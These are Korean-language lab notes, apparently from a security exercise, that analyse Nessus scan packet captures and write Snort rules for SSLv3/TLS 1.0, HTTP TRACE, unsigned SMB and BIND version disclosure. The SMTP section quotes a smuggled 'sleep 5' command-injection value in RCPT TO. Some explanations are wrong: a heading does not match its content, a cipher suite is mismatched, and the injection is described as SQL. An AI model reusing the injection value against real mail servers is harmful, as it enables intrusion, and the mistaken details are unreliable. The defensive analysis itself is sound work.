          Session ID: 3651449ab157fee162826f090f94604f26ae42a683d9c9a7a989c199d8352e65
          Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA (0x0039)
          Compression Method: null (0)
          Extensions Length: 5
        > Extension: renegotiation_info (len=1)
          [JA3S Fullstring: 768,57,65281]
          [JA3S: d1baba54a833e018fea4913c9a3ca6cd]
        > SSLv3 Record Layer: Handshake Protocol: Certificate
        > SSLv3 Record Layer: Handshake Protocol: Server Key Exchange
        > SSLv3 Record Layer: Handshake Protocol: Server Hello Done

```

SSLv3 Client Hello 이후, 서버는 Server Hello 패킷을 통해 SSL 3.0 프로토콜을 선택하고

CBC 기반 Cipher Suite를 사용해 암호화 세션을 수립 => 서버가 레거시 암호화 프로토콜 및 취약한 암호화 구조를 실제 통신에 사용하고 있음을 의미함 Client Hello에서 다수의 취약 Cipher Suite가 제안되었고, Server Hello 단계에서 서버가 SSLv3 및 CBC 기반 Cipher Suite를 실제로 선택함으로써 취약한 암호화 통신이 성립되었음을 확인	
요약	
본 패킷 분석 결과, SMTP 및 PostgreSQL 서비스에서 최소 TLS 버전 제한 및 안전한 Cipher Suite 정책이 적용되지 않아 SSLv3 기반 취약한 암호화 통신이 허용되고 있음을 확인	
룰	alert tcp any any -> any [25,5432] (msg:"SSLv3 Insecure Handshake Attempt (SMTP/Postgres)"; content:" 16 03 00 "; depth:3; sid:1000009; rev:1;)
탐지기준	메일 서버(SMTP, 25번)나 데이터베이스(PostgreSQL, 5432번)로 들어오는 패킷 중, **SSL 3.0 버전(0x0300)**으로 핸드셰이크(Handshake)를 시도하는 패킷을 탐지 16 핸드셰이크 + 03 00 SSLv3
옵션	content:" 16 03 00 " SSL/TLS 레코드 헤더(Header)의 가장 앞부분 16 = SSL 프로토콜에서 Handshake 메시지 타입 03 00 = SSL/TLS계열 3.0버전 depth:3 패킷의 맨 처음 3바이트만 검사하여, 헤더 부분에서 즉시 버전을 식별하고 처리 속도를 높입니다.

21. HTTP TRACE /TRACK Methods Allowed - 지원

네임 서버 엔진 노후화 및 웹 서버 설정 결함 탐지	
1	http.request.method == "TRACE" or http.request.method == "TRACK"  TRACE /Nessus49165703.html HTTP/1.1 Host: 1.1.1.5 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0) ... -> 웹 서버가 trace 요청을 실제로 수신함 nessus가 찢렸다는 것도 url로 명확 => trace 메소드가 활성화되어 있음
2	http.request.method == "TRACE" or http.request.method == "TRACK" or http.response.code

http.request.method == "TRACE" or http.request.method == "TRACK" or http.response.code						
Vo.	Time	Source	Destination	Protocol	Length	Info
15898	2026-01-28 20:48:18.916651	1.1.1.5	1.1.1.4	HTTP	1132	HTTP/1.1 200 OK (text/html)
15906	2026-01-28 20:48:18.928146	1.1.1.5	1.1.1.4	HTTP	538	HTTP/1.1 404 Not Found (text/html)
15914	2026-01-28 20:48:18.937022	1.1.1.5	1.1.1.4	HTTP	533	HTTP/1.1 404 Not Found (text/html)
15922	2026-01-28 20:48:18.958708	1.1.1.5	1.1.1.4	HTTP	1132	HTTP/1.1 200 OK (text/html)
15930	2026-01-28 20:48:18.963635	1.1.1.5	1.1.1.4	HTTP	540	HTTP/1.1 404 Not Found (text/html)
15938	2026-01-28 20:48:18.969437	1.1.1.5	1.1.1.4	HTTP	532	HTTP/1.1 404 Not Found (text/html)
15946	2026-01-28 20:48:18.977752	1.1.1.5	1.1.1.4	HTTP	573	HTTP/1.1 404 Not Found (text/html)
15954	2026-01-28 20:48:18.984474	1.1.1.5	1.1.1.4	HTTP	551	HTTP/1.1 404 Not Found (text/html)
15962	2026-01-28 20:48:18.993135	1.1.1.5	1.1.1.4	HTTP	532	HTTP/1.1 404 Not Found (text/html)
15970	2026-01-28 20:48:18.995522	1.1.1.5	1.1.1.4	HTTP	542	HTTP/1.1 404 Not Found (text/html)
15978	2026-01-28 20:48:18.997999	1.1.1.5	1.1.1.4	HTTP	542	HTTP/1.1 404 Not Found (text/html)
15986	2026-01-28 20:48:19.002282	1.1.1.5	1.1.1.4	HTTP	561	HTTP/1.1 404 Not Found (text/html)
15994	2026-01-28 20:48:19.005740	1.1.1.5	1.1.1.4	HTTP	546	HTTP/1.1 404 Not Found (text/html)
16002	2026-01-28 20:48:19.013709	1.1.1.5	1.1.1.4	HTTP	543	HTTP/1.1 404 Not Found (text/html)
16010	2026-01-28 20:48:19.020993	1.1.1.5	1.1.1.4	HTTP	536	HTTP/1.1 404 Not Found (text/html)
16018	2026-01-28 20:48:19.029431	1.1.1.5	1.1.1.4	HTTP	541	HTTP/1.1 404 Not Found (text/html)
16026	2026-01-28 20:48:19.035614	1.1.1.5	1.1.1.4	HTTP	550	HTTP/1.1 404 Not Found (text/html)
16034	2026-01-28 20:48:19.047485	1.1.1.5	1.1.1.4	HTTP	1132	HTTP/1.1 200 OK (text/html)
16037	2026-01-28 20:48:19.049071	1.1.1.5	1.1.1.4	HTTP	518	HTTP/1.1 400 Bad Request (text/html)
16045	2026-01-28 20:48:19.051069	1.1.1.5	1.1.1.4	HTTP	515	HTTP/1.1 400 Bad Request (text/html)
16054	2026-01-28 20:48:19.054972	1.1.1.5	1.1.1.4	HTTP	533	HTTP/1.1 404 Not Found (text/html)
16062	2026-01-28 20:48:19.058733	1.1.1.5	1.1.1.4	HTTP	533	HTTP/1.1 404 Not Found (text/html)
16070	2026-01-28 20:48:19.070972	1.1.1.5	1.1.1.4	HTTP	1132	HTTP/1.1 200 OK (text/html)
16078	2026-01-28 20:48:19.077722	1.1.1.5	1.1.1.4	HTTP	536	HTTP/1.1 404 Not Found (text/html)
16086	2026-01-28 20:48:19.079322	1.1.1.5	1.1.1.4	HTTP	527	HTTP/1.1 404 Not Found (text/html)
16094	2026-01-28 20:48:19.084243	1.1.1.5	1.1.1.4	HTTP	541	HTTP/1.1 404 Not Found (text/html)
16102	2026-01-28 20:48:19.097746	1.1.1.5	1.1.1.4	HTTP	1132	HTTP/1.1 200 OK (text/html)
16110	2026-01-28 20:48:19.109050	1.1.1.5	1.1.1.4	HTTP	533	HTTP/1.1 404 Not Found (text/html)
16118	2026-01-28 20:48:19.121815	1.1.1.5	1.1.1.4	HTTP	1132	HTTP/1.1 200 OK (text/html)
16126	2026-01-28 20:48:19.126980	1.1.1.5	1.1.1.4	HTTP	538	HTTP/1.1 404 Not Found (text/html)
16134	2026-01-28 20:48:19.130149	1.1.1.5	1.1.1.4	HTTP	540	HTTP/1.1 404 Not Found (text/html)
16142	2026-01-28 20:48:19.138125	1.1.1.5	1.1.1.4	HTTP	546	HTTP/1.1 404 Not Found (text/html)
16150	2026-01-28 20:48:19.145767	1.1.1.5	1.1.1.4	HTTP	539	HTTP/1.1 404 Not Found (text/html)
16158	2026-01-28 20:48:19.155830	1.1.1.5	1.1.1.4	HTTP	535	HTTP/1.1 404 Not Found (text/html)
16166	2026-01-28 20:48:19.163891	1.1.1.5	1.1.1.4	HTTP	532	HTTP/1.1 404 Not Found (text/html)
16174	2026-01-28 20:48:19.167162	1.1.1.5	1.1.1.4	HTTP	532	HTTP/1.1 404 Not Found (text/html)
16182	2026-01-28 20:48:19.170115	1.1.1.5	1.1.1.4	HTTP	536	HTTP/1.1 404 Not Found (text/html)

위 패킷 중에서 200 ok패킷 하나 열기

```
[Stream index: 5]
> Transmission Control Protocol, Src Port: 80, Dst Port: 45572, Seq: 1, Ack: 335, Len: 1066
  Hypertext Transfer Protocol
    HTTP/1.1 200 OK\r\n
      Response Version: HTTP/1.1
      Status Code: 200
      [Status Code Description: OK]
      Response Phrase: OK
      Date: Sun, 25 Jan 2026 16:16:21 GMT\r\n
      Server: Apache\r\n
    > Content-Length: 891\r\n
      Keep-Alive: timeout=15, max=100\r\n
      Connection: Keep-Alive\r\n
      Content-Type: text/html\r\n
      \r\n
      [Request in frame: 16068]
      [Time since request: 0.008131000 seconds]
      [Request URI: /index.php?s=xxxx]
      [Full request URI: http://1.1.1.5/index.php?s=xxxx]
      File Data: 891 bytes
    > Line-based text data: text/html (29 lines)
```

HTTP/1.1 200 OK

Server: Apache

Content-Type: text/html

-> 메소드 차단이 아니라 정상 응답

TRACE가 차단돼 있으면 보통 405 Method Not Allowed가 나와야 함

[Request in frame: 16068]

[Time since request: 0.008s]

-> TRACE 요청에 대한 직접 응답임이 패킷 레벨에서 명확

요약본? 패킷 분석 결과, 웹 서버(1.1.1.5:80)는 TRACE 메소드를 허용하고 있으며, TRACE 요청에 대해 HTTP/1.1 200 OK 응답을 반환하는 것이 확인되었다. 이는 디버깅용 HTTP 메소드가 비활성화되지 않은 상태임을 의미하며, Cross-Site Tracing(XST) 공격 시 요청 헤더가 반사(Echo)되어 세션 정보가 유출될 수 있는 보안 위험이 존재한다. ----- 한줄 요약 TRACE 요청에 대해 서버가 200 OK로 응답 → HTTP TRACE 취약점 확정	
룰	alert tcp \$EXTERNAL_NET any -> \$HOME_NET 80 (msg:"HTTP TRACE Method Attempt"; content:"TRACE"; http_method; sid:1000010; rev:1;)
탐지 기준	웹 서버(80포트)로 들어오는 HTTP 요청 패킷의 메소드 부분에 '**TRACE**'라는 문자열이 포함되어 있는지 검사
옵션	content:"TRACE"; http_method; HTTP 패킷의 맨 앞 '명령어' 자리에 "TRACE"가 있을 경우

22. SMB Signing not required - 지원

스캔 결과 해석: 서비스 관리 체계 파산 및 중간자 공격 노출

ip.addr == 1.1.1.5 and smb2.cmd == 0

No.	Time	Source	Destination	Protocol	Length	Info
23614	2026-01-28 20:55:53.102243	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23621	2026-01-28 20:55:53.111279	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23628	2026-01-28 20:55:53.121021	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23635	2026-01-28 20:55:53.132387	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23642	2026-01-28 20:55:53.140437	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23649	2026-01-28 20:55:53.151293	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23656	2026-01-28 20:55:53.161201	1.1.1.4	1.1.1.5	SMB2	236	Negotiate Protocol Request
23663	2026-01-28 20:55:53.170617	1.1.1.4	1.1.1.5	SMB2	236	Negotiate Protocol Request

smb2.cmd == 0 -> Negotiate

ip.src == 1.1.1.5 -> 서버가 보내는 응답만

▼ SMB2 (Server Message Block Protocol version 2)

▼ SMB2 Header

ProtocolId: 0xfe534d42

Header Length: 64

Credit Charge: 0

Channel Sequence: 0

Reserved: 0000

Command: Negotiate Protocol (0)

Credits requested: 126

Flags: 0x00000000

Chain Offset: 0x00000000

Message ID: 0

Reserved: 0x771dd91a

Tree Id: 0x00000000

Session Id: 0x0000000000000000

Signature: 00000000000000000000000000000000

▼ Negotiate Protocol Request (0x00)

[Preauth Hash: dce7b410c0af1edf6c20b33ff51e24e9e3b99128be2cb200d9ac43502a99ace92a767e4fbb3e3fbbdb3b7cbbf469acf2c464770c6b02c47b8e086f51ae8f9aa3a]

StructureSize: 0x0024

Dialect count: 1

▼ Security mode: 0x01, Signing enabled

.... ..1 = Signing enabled: True

.... ..0 = Signing required: False

Reserved: 0000

Capabilities: 0x00000000

Client Guid: 8bb1f721-3cdf-4868-b3e9-6443a9ea518f

NegotiateContextOffset: 0x00000068

NegotiateContextCount: 2

Reserved: 0000

Dialect: SMB 2.0.2 (0x0202)

SMB -> Negotiate Protocol Request (0x00)

SMB Signing 정책이 처음 결정되는 단계


Nessus가 검사하는 정확한 구간

Security mode: 0x01, Signing enabled Signing enabled: True Signing required: False 이게 취약점 그 자체 Signing enabled -> 서명 기능은 있음 Signing required x -> 강제아님 -> 안써도됨	
Signature : 000000000000000000000000 실제 서명 사용 안함 패킷 위,변조 탐지 불가	
룰	alert tcp any any -> any any (msg:"SMBv2 Signing Not Required (Nuclear)"; content:" FE 53 4D 42 "; content:" 01 00 "; distance:40; sid:1000022; rev:1;)
탐지기준	서버(445 포트)가 클라이언트에게 보내는 SMB Negotiate 응답 패킷에서 보안 모드(Security Mode) 값을 검사하여, '서명 사용(Enabled)'은 켜져 있지만 '서명 필수(Required)'가 꺼져 있는(0x01) 상태를 탐지합니다.
옵션	content:" FE 53 4D 42 " = SMB 패킷 content:" 01 00 "; = SMB 보안 설정값. 01 00은 보안 서명이 강제가 아니라서 보안기능을 끄고 통신이 가능하다. distance:40; = 40칸 뒤로 가라 SMB 헤더(FE 53 4D 42) 찾고 나서, 40바이트 뒤부터 뒤져서 01 00 나오면 잡는다.

23. SMTP Service STARTTLS Plaintext Command Injection

DNS 엔진 취약점	
<pre> 00 ..).....E. 01 .t_@. 18 ...5..T..CW.. b7 ...H.....`.. 00]D>.\$.. 10 .version .bind.. 39 9 02 .4.2..... .. </pre>	
DNS 서버에서 CHAOS 클래스 질의(version.bind)에 대해 ISC BIND 9.4.2 버전 정보가 노출된다. 구 버전의 BIND를 사용 중이기 때문에 인증되지 않은 원격 공격자가 조작된 메시지를 전송하여 서비스에 Dos 공격을 시도할 수 있다.	
룰	any -> any 53 (msg:"DNS version.bind Query (UDP) - Force Detect"; content:" 07 version 04 bind 00 "; fast_pattern; content:" 00 03 "; distance:2; within:2; sid:1000025; rev:1;) alert tcp any any -> any 53 (msg:"DNS version.bind Query (TCP) - Force Detect"; content:" 07 version 04 bind 00 "; fast_pattern; content:" 00 03 "; distance:2; within:2; sid:1000026; rev:1;)

탐지기준	외부에서 내부 DNS 서버(53번 포트)로 들어오는 패킷 중, ***"version.bind"*** 라는 특수한 도메인 네임을 조회하는 정찰 행위를 탐지합니다.
옵션	fast_pattern = 패킷을 검사할 때 이 문자열을 최우선 순위로 검색해서 속도를 높임 nocase 대소문자를 구분하지 않습니다. (해커가 VERSION.BIND로 보내도 탐지) content:" 00 03 " = CLASS 3 (CHAOS) distance:2; = 2칸 뒤로 가서 앞에 콘텐츠를 찾아라 DNS는 원래 UDP를 쓰지만, 공격 톨이나 응답이 클 때는 TCP를 씁니다. Nessus가 TCP로 찔렀을 가능성을 완벽 차단합니다.

HTTP 메소드 과허용	
	<pre> > Frame 14957: 373 bytes on wire (2984 bits), 373 bytes captured (2984 bits) on interface -, id 0 > Ethernet II, Src: VMware_e3:c7:a5 (00:0c:29:e3:c7:a5), Dst: VMware_de:b4:0b (00:0c:29:de:b4:0b) > Internet Protocol Version 4, Src: 1.1.1.4, Dst: 1.1.1.5 > Transmission Control Protocol, Src Port: 44274, Dst Port: 80, Seq: 1, Ack: 1, Len: 307 ▼ Hypertext Transfer Protocol ▼ TRACE /Nessus49165703.html HTTP/1.1\r\n Request Method: TRACE Request URI: /Nessus49165703.html Request Version: HTTP/1.1 Connection: Keep-Alive\r\n Host: 1.1.1.5\r\n Pragma: no-cache\r\n User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)\r\n Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, image/png, */*\r\n Accept-Language: en\r\n Accept-Charset: iso-8859-1,*,utf-8\r\n \r\n [Response in frame: 14959] [Full request URI: http://1.1.1.5/Nessus49165703.html] </pre>
Request Method: TRACE	Connection: Keep-AliveWrWn

Trace 메소드가 활성화 되어있는 것을 패킷에서 볼 수 있다. 웹 서버에 TRACE/TRACK 메소드가 활성화되어 있어 브라우저의 보안 쿠키를 탈취하는 XST(Cross-Site Tracing) 공격에 노출된다.	
룰	alert tcp any any -> any 80 (msg:"HTTP TRACE Method Attempt (Potential XST Attack)"; content:"TRACE"; http_method; sid:1000027; rev:1;)
탐지기준	클라이언트가 웹 서버에게 보내는 **HTTP 요청 메소드(Method)**가 GET이나 POST가 아니라 **TRACE**인 경우.
옵션	content:"TRACE"; http_method; 'TRACE'라는 글자를 패킷 전체에서 찾지 말고, 딱 'HTTP 명령어(Method)' 위치에서만 찾아

SMB 보안 무결성 부재

No.	Time	Source	Destination	Protocol	Length	Info
23614	2026-01-28 20:55:53.102	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23621	2026-01-28 20:55:53.111	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23628	2026-01-28 20:55:53.121	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23635	2026-01-28 20:55:53.132	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23642	2026-01-28 20:55:53.140	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23649	2026-01-28 20:55:53.151	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23656	2026-01-28 20:55:53.161	1.1.1.4	1.1.1.5	SMB2	236	Negotiate Protocol Request
23663	2026-01-28 20:55:53.170	1.1.1.4	1.1.1.5	SMB2	236	Negotiate Protocol Request

> Frame 23614: 232 bytes on wire (1856 bits), 232 bytes captured (1856 bits) on interface -, id 0 > Ethernet II, Src: VMware_e3:c7:a5 (00:0c:29:e3:c7:a5), Dst: VMware_de:b4:0b (00:0c:29:de:b4:0b) > Internet Protocol Version 4, Src: 1.1.1.4, Dst: 1.1.1.5 > Transmission Control Protocol, Src Port: 46980, Dst Port: 445, Seq: 1, Ack: 1, Len: 166 > NetBIOS Session Service > SMB2 (Server Message Block Protocol version 2) > SMB2 Header > Negotiate Protocol Request (0x00) [Preauth Hash: dce7b410c0af1edf6c20b33ff51e24e9e3b99128be2cb200d9ac43502a99ace92a767e4fbb3e3fb] > StructureSize: 0x0024 > Dialect count: 1 > Security mode: 0x01, Signing enabled > Reserved: 0000 > Capabilities: 0x00000000 > Client Guid: 8bb1f721-3cdf-4868-b3e9-6443a9ea518f > NegotiateContextOffset: 0x00000068 > [Expert Info (Error/Malformed): Negotiate Protocol request NegotiateContextOffset is nonzero > NegotiateContextCount: 2 > [Expert Info (Error/Malformed): Negotiate Protocol request NegotiateContextCount is nonzero > Reserved: 0000	0000 00 0c 2' 0010 00 da 7' 0020 01 05 b' 0030 01 f6 3' 0040 de d1 0' 0050 00 00 0' 0060 00 00 0' 0070 00 00 0' 0080 00 00 0' 0090 00 00 2' 00a0 51 8f 6i 00b0 24 00 0' 00c0 38 ec 5' 00d0 91 22 f' 00e0 02 00 0'
---	---

SMB Negotiate Response 패킷의 Security Mode 필드에서 Signing Required 플래그가 설정되어 있지 않음을 확인하였으며, 서명 없는 세션(Session Setup)이 정상적으로 수립되어 SMB Signing이 강제되지 않는 상태임이 확인됨	
룰	alert tcp any any -> any any (msg:"SMBv2 Signing Not Required (Nuclear)"; content:" FE 53 4D 42 "; content:" 01 00 "; distance:40; sid:1000022; rev:1;)
탐지 기준	위의 smb 서명 관련 내용과 같음

SMTP 프로토콜 결함	
▼ Command Line: RCPT TO: root+: " sleep 5 #"\r\n Command: RCPT Request parameter: TO: root+: " sleep 5 #"	
평문 입력이 가능해 커맨드 인젝션 시도 ": SQL 문을 강제로 종료 sleep 5: 5초 동안 아무 작업도 하지 말고 기다려라	
룰	alert tcp any any -> any 25 (msg:"SMTP Command Injection (Generic Pipe Detect)"; content:"RCPT TO"; nocase; content:" 7C "; distance:0; within:50; sid:1000032; rev:1;)

	탐지 기준	들어가서는 안 될 **특수 문자(\\, 파이프)**와 **시스템 명령어**
	옵션	content:"RCPT TO"; nocase; = RCPT TO를 대소문자 구분없이 잡아라 # RCPT TO 이메일 전송 과정 중 수신자를 지정하는 명령어 content:" 7C " = 16진수 7C를 찾아라 (7C는 파이프 기호) distance:0; = 아까 찾은 RCPT TO 글자가 끝나는 바로 그 지점부터 수색을 시작해라 within:50; = 검사 범위는 딱 50바이트 안쪽

취약한 암호화 프로토콜 및 사이퍼		
1	▼ Transport Layer Security ▼ TLSv1 Record Layer: Handshake Protocol: Server Hello - Content Type: Handshake (22) - Version: TLS 1.0 (0x0301) - Length: 74 ➤ Handshake Protocol: Server Hello	
	TLS Handshake 과정의 ServerHello 패킷에서 TLS 1.0(0x0301) 프로토콜이 협상되는 것이 확인되어, 노후화된 암호화 프로토콜 사용으로 인한 데이터 유출 위험이 존재한다.	
2		

▼ Transport Layer Security ▼ SSLv3 Record Layer: Handshake Protocol: Server Hello Content Type: Handshake (22) Version: SSL 3.0 (0x0300) Length: 74 ▼ Handshake Protocol: Server Hello Handshake Type: Server Hello (2) Length: 70 Version: SSL 3.0 (0x0300) > Random: 69764654a1afde36229a1274ad111f32321320731d77ada6ddbfb0 Session ID Length: 32 Session ID: 4469386617e04d8f2caaa4ad7ff91e56683bf288f7df59576 Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA (0x0039) Compression Method: null (0) [JA3S Fullstring: 768,57,] [JA3S: 1cb7d0e921833102ca2547581758cabb]	
서버에서 RSA 기반 키 교환방식을 사용하는 TLS_RSA_WITH_AES_128_CBC_SHA Cipher Suite가 사용되고 있다. 이때 장기 키 노출 시 과거 통신 내용이 복호화될 가능성이 존재한다.	
룰	alert tcp any any -> any any (msg:"SSLv3 Server Hello (Nuclear)"; content:" 16 03 00 "; content:" 02 "; distance:2; within:1; sid:1000040; rev:3;) alert tcp any any -> any any (msg:"TLSv1.0 Server Hello (Nuclear)"; content:" 16 03 01 "; content:" 02 "; distance:2; within:1; sid:1000041; rev:3;)
탐지 기준	서버가 취약한 프로토콜(SSLv3/TLSv1.0)로 대화를 시작하는 첫마디 "**를 잡아내는 것입니다. 16 03 00 (SSL 3.0 헤더) 02 (서버의 수락 메시지)가 바로 뒤에 붙어있다면 서버가 SSL 3.0 통신을 맺었다는 증거
옵션	16 03 00 : 16은 핸드셰이크, 03 00은 ssl3.0 distance:2; 2바이트 건너 뛰고 within:1; 1바이트 안에서 찾아라 content:" 02 "; 02는 Server Hello